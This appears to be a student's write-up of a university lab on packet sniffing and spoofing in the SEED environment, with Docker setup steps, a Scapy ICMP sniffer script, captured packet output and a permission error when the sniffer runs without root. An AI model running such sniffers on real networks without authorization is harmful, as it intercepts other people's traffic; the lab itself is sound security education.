


Lab 3: Sniffing and spoofing

UCRiverside | Login


 <https://elearn.ucr.edu/courses/67226/assignments/443707>

▼ Initial Setup

1. Setup Seed Lab 2.0 either on cloud VM or on system virtual box

SEED Project

Packet Sniffing and Spoofing Lab Packet sniffing and spoofing are the two important concepts in network security; they are two major threats in network communication. Being able to understand these two threats is essential for understanding security

 https://seedsecuritylabs.org/Labs_20.04/Networking/Sniffing_Spoofing/

Sniffing
Spoofing

2. Download [VirtualBox](#) to run the seed Prebuilt SEED image.
3. After setup, launch the VM instance and login using password 'dees'
4. Create docker containers and start them
 - a. Go to the lab setup folder and locate docker-compose.yml file
 - b. Launch Terminal and run the following commands

```
docker-compose build    or dcbuild    # to compose the images
docker-compose up       or dcup       # to start the containers
docker-compose down     or dcdownd    # to compose the images
```

5. Get the details of container id using
 - a. Open a new terminal window

```
docker ps    or dockps    # to get container ids
```

6. To run shell as a docker container use

```
docksh <id> # to run shell as a container with id
```


7. To get the network details of container, open shell and type

```
ifconfig
```

and get the inet id for the container.


▼ Task 1: Using Scapy to sniff and Spoof Packets

1. Initialize and start the docker containers.



```
[11/28/22]seed@VM:~/../Labsetup$ dcbuild
attacker uses an image, skipping
hostA uses an image, skipping
hostB uses an image, skipping
[11/28/22]seed@VM:~/../Labsetup$ dcp
Starting seed-attacker ... done
Starting hostB-10.9.0.6 ... done
Starting hostA-10.9.0.5 ... done
Attaching to seed-attacker, hostB-10.9.0.6, hostA-10.9.0.5
hostB-10.9.0.6 | * Starting internet superserver inetd [ OK ]
hostA-10.9.0.5 | * Starting internet superserver inetd [ OK ]
```


2. Get the Container IDs and launch shell with attacker



```
[11/28/22]seed@VM:~/../Labsetup$ dockps
3bb71cf26214 seed-attacker
5e3905c738e6 hostB-10.9.0.6
cdf011402ccb hostA-10.9.0.5
[11/28/22]seed@VM:~/../Labsetup$ docksh 3bb
root@VM:/# whoami
root
root@VM:/#
```

3. In the Volumes folder in labsetup folder, Create a new .py file and run the following code from the attacker shell.

```
from scapy.all import *
a = IP()
a.show()
```




The screenshot shows a terminal window titled 'seed@VM: ~/../Labsetup'. The user enters the command 'docksh 3bb', which opens a shell for a container named '3bb'. Inside the container, the user runs 'whoami' (returns 'root'), 'ls' (lists directories like bin, dev, home, lib32, libx32, mnt, proc, run, srv, tmp, var, boot, etc, lib, lib64, media, opt, root, sbin, sys, usr, volumes), and 'cd volumes/'. Then, they run 'python3 task1.py', which displays the output of the 'a.show()' command from the code block above, showing IP packet details. The terminal output is as follows:


```
seed@VM: ~/../Labsetup$ docksh 3bb
root@VM:/# whoami
root
root@VM:/# ls
bin  dev  home  lib32  libx32  mnt  proc  run  srv  tmp  var
boot  etc  lib  lib64  media  opt  root  sbin  sys  usr  volumes
root@VM:/# cd volumes/
root@VM:/volumes# ls
task1.py
root@VM:/volumes# python3 task1.py
###[ IP ]###
  version  = 4
    ihl     = None
    tos     = 0x0
    len     = None
    id      = 1
    flags   =
    frag    = 0
    ttl     = 64
    proto   = hopopt
    chksum  = None
    src     = 127.0.0.1
    dst     = 127.0.0.1
    \options \
root@VM:/volumes#
```

▼ Task 1.1A: Sniffing Packets

1. Initialize and start the docker containers.



2. Get the Container IDs and launch shell with attacker



3. Get the iface from the attacker shell

```

[11/28/22]seed@VM: ~/../Labsetup$ docker network ls
NETWORK ID          NAME                DRIVER              SCOPE
fdd63a083263        bridge              bridge              local
b3581338a28d        host                host                local
ce2219c0e00d        net-10.9.0.0        bridge              local
77aceccbe26         none                null                local

[11/28/22]seed@VM: ~/../Labsetup$ dockps
3bb71cf26214         seed-attacker
5e3905c738e6         hostB-10.9.0.6
cdf011402ccb         hostA-10.9.0.5

[11/28/22]seed@VM: ~/../Labsetup$ docksh 3bb
root@VM:/# ifconfig
br-ce2219c0e00d: flags=4163<UP, BROADCAST, RUNNING, MULTICAST> mtu 1500
    inet 10.9.0.1 netmask 255.255.255.0 broadcast 10.9.0.255
    inet6 fe80::42:54ff:fe05:2b5d prefixlen 64 scopeid 0x20<link>
    ether 02:42:54:05:2b:5d txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 63 bytes 8579 (8.5 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

docker0: flags=4099<UP, BROADCAST, MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:32:95:a6:2c txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

enp0s3: flags=4163<UP, BROADCAST, RUNNING, MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::ff4c:16d3:8336:99fe prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:85:34:69 txqueuelen 1000 (Ethernet)

```

4. In the Volumes folder in labsetup folder, Create a new .py file and run the following code from the attacker shell.


```

from scapy.all import *


def print_pkt(pkt):
    pkt.show()

pkt = sniff(iface='br-ce2219c0e00d', filter='icmp', prn=print_pkt)


```



5. Launch a victim shell and ping google



6. Get back to attacker shell and check if any packets are seen



```
Nov 28 21:25
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
root@VM:/# cd volumes/
root@VM:/volumes# python3 task1_1.py
###[ Ethernet ]###
  dst      = 02:42:54:05:2b:5d
  src      = 02:42:0a:09:00:06
  type     = IPv4
###[ IP ]###
  version  = 4
  ihl      = 5
  tos      = 0x0
  len      = 84
  id       = 54612
  flags    = DF
  frag     = 0
  ttl      = 64
  proto    = icmp
  chksum   = 0x4b36
  src      = 10.9.0.6
  dst      = 8.8.8.8
  \options \
###[ ICMP ]###
  type     = echo-request
  code     = 0
  chksum   = 0xb146
  id       = 0x1c
  seq      = 0x1
###[ Raw ]###
  load     = 'fm\x85c\x00\x00\x00\x00\x8e\xf8\r\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#%&'()*+,-./01234567'
###[ Ethernet ]###
  dst      = 02:42:0a:09:00:06
```

7. Change the root privileges from root to seed for the attacker shell and run again

The screenshot shows a terminal window titled 'seed@VM: ~/.../Labsetup'. The user has executed the command 'python3 task1_1.py'. The output shows a traceback starting from 'task1_1.py' line 5, moving through 'scapy/sendrecv.py' line 1036, 'scapy/sendrecv.py' line 906, 'scapy/arch/linux.py' line 398, and finally 'socket.py' line 231. The error is a 'PermissionError: [Errno 1] Operation not permitted'. The terminal also shows the user switching to 'seed' and the current directory being '/volumes'. On the right side of the terminal window, there is a file list with columns 'Size' and 'Modified'.


```
Nov 28 21:26
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
Size Modified
42 bytes 21:07
128 bytes 21:22

root@VM:/volumes# su seed
seed@VM:/volumes$ python3 task1_1.py
Traceback (most recent call last):
  File "task1_1.py", line 5, in <module>
    pkt = sniff(iface = 'br-ce2219c0e00d', filter='icmp', prn=print_pkt)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 906, in _run
    sniff_sockets[L2socket(type=ETH_P_ALL, iface=iface,
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type)) # noqa: E501
  File "/usr/lib/python3.8/socket.py", line 231, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
seed@VM:/volumes$
```

